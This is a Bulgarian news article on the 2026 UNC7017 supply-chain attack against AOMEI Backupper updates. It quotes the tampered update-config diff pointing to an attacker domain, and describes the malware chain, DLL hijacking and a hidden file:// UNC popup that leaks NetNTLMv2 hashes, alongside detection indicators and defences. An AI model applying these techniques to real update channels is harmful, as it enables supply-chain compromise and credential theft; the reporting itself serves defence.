Хакери отровиха ъпдейтите на AOMEI за 5 минути

Google Threat Intelligence Group и Mandiant публикуваха на 15 октомври разследване, според което група, проследявана като UNC7017, е компрометирала ъпдейт инфраструктурата на AOMEI Technology и между април и юли 2026 г. е разпространявала малуер през официалния канал за обновления на AOMEI Backupper. Трикът, който прави случая различен от обичайните атаки по веригата на доставки: атакуващите са държали подправените файлове онлайн само по пет до десет минути, след което са връщали оригиналите.
Пет минути, в които ъпдейтът е отровен
AOMEI Backupper — популярен Windows софтуер за резервни копия и клониране на дискове — не е бил пробит през уязвимост в кода. Клиентът сам дърпа два конфигурационни файла от сървърите на производителя: down_html.ini на www2.aomeisoftware.com и Notifycfg.ini на account.aomeitech.com. Първият казва откъде да се изтегли пакетът, вторият управлява промоционалните изскачащи прозорци.
Атакуващите просто са пренаписали стойностите в тях:
[Date]
-Url=https://www2.aomeisoftware.com/download/abpopup/upgrade-now.zip
+Url=https://promotion.storage-data.com/download/abpopup/upgrade-now.zip
[Version]
-thrid=5
+thrid=6
[MD5]
-Val=EE89C99F3753231771170F5D9CBBAE1E
+Val=31323E7E738230FA6A8DEEF2B7894666
Версията е увеличена, за да приеме клиентът обновлението, а MD5 контролната сума — сменена, за да съвпада с подменения архив. Именно затова проверката „по сума“ не помага: щом нападателят контролира конфигурацията, той контролира и очаквания хеш.
Документираните прозорци са три: 28 май между 05:40 и 05:50 UTC (10 минути), 16 юли между 08:33 и 08:39 UTC (6 минути) и 20 юли между 10:35 и 10:40 UTC (5 минути). На 20 юли товарът вече е бил качен в storage.googleapis.com/aomeiupdate/, за да заобиколи блокирането на новорегистрирани домейни.
CROSSROAD, SHINYROAD и един пиксел

Веригата е трислойна. Downloader-ът CROSSROAD първо проверява външния IP адрес на машината чрез услуги като api.ipify.org и checkip.amazonaws.com и прекъсва работа, ако кодът на държавата е CN. После сваля пакет component.zip, регистрира задача в Task Scheduler с името RadminComponentRuntime, фалшифицира датите на компилация и — внимание — връща down_html.ini на машината към оригиналното съдържание, за да заличи следите.
Следва SHINYROAD — модулен бекдор, който се зарежда чрез DLL search-order hijacking през BlkScrDl.dll, маскиран като компонент на легитимния Radmin. Вътре има вграден PocketPy интерпретатор, който изпълнява Python байткод в паметта, ChaCha20 криптиране на товарите и собствен двоичен протокол за комуникация по TCP портове 41397 и 443, с добавени произволни „шумови“ пакети. В част от случаите е доставян и пост-експлоатационният framework ADAPTAGENT, преоблечен като промоционални инструменти на Nitro PDF.
 Снимка: Google Cloud / Mandiant
Най-елегантната част е от 20 юли. Чрез Notifycfg.ini е бил показан изскачащ прозорец с размери 1x1 пиксел, който сочи към file:// UNC адрес. Потребителят не вижда нищо, но Windows се опитва да се удостовери по WebDAV и подава NetNTLMv2 хеша си към сървър на нападателите. Дори когато изпълнението на файла е блокирано, идентификационните данни си отиват.
Кой е засегнат и какво казва AOMEI
Жертвите са опортюнистични — всяка машина, която е проверила за обновления точно в тези няколко минути. Засечени са организации в 11 държави: САЩ, Австралия, Бразилия, Индия, Пакистан, Португалия, Сингапур, Южна Африка, Испания, Швейцария и Турция, основно в IT услугите, телекомите и висшето образование.
Хронологията на реакцията не е ласкава. ManageEngine METAL засича активността в края на май и уведомява AOMEI на 7 юни; Mandiant се обажда на 17 юли; AOMEI докладва коригиращи действия едва на 29 юли. Първоначалното обяснение на производителя е било, че съдържанието е прихванато по пътя, но ManageEngine отхвърля това в коментар пред BleepingComputer: съдържанието е било променено, преди да стигне до който и да е от двата края. Компанията определя доклада като приоритетен и следствието се води от техническия ѝ директор.
Ключовото предупреждение: обезопасяването на сървърите не чисти вече заразените компютри. Ако сте пускали AOMEI Backupper в периода април–юли 2026 г., проверете за задачи \RadminComponentRuntime и \NitroRuntime, за неподписани DLL файлове в %LOCALAPPDATA%\Radmin\ и за upgrade-now.exe в папката html на продукта.
Защо това се повтаря
Случаят е третият от последните дни, в който доверието към официален канал се оказва слабото звено. Преди дни компрометиран пакет вкара бекдор в Rank Math PRO за 11 часа, а ConnectWise спря Cloud Backup след пробив в Microsoft 365 — според The Record там 162 клиентски tenant-а са видели неоторизирани влизания, а Huntress засича първата вълна върху около 50 системи.
Препоръките на GTIG са прозаични и точно затова неудобни: конфигурационните файлове трябва да се подписват криптографски, а не само да се теглят по HTTPS; клиентът трябва да проверява Authenticode подписа на изпълнимите файлове преди разархивиране; домейните за сваляне трябва да са в бял списък, без пренасочване към произволни cloud bucket-и; и file:// схемата няма работа във вграден web view.
И едно напомняне за SOC екипите: не проверявайте подозрителния URL „на живо“. При тази техника той е чист в 99% от времето. Истината е в кешираните на машината копия и в логовете на прокситата — с точен времеви печат.
Харесва ви? Отбележете ни и ще ни виждате по-нагоре в Google.
Предпочитан източник в Google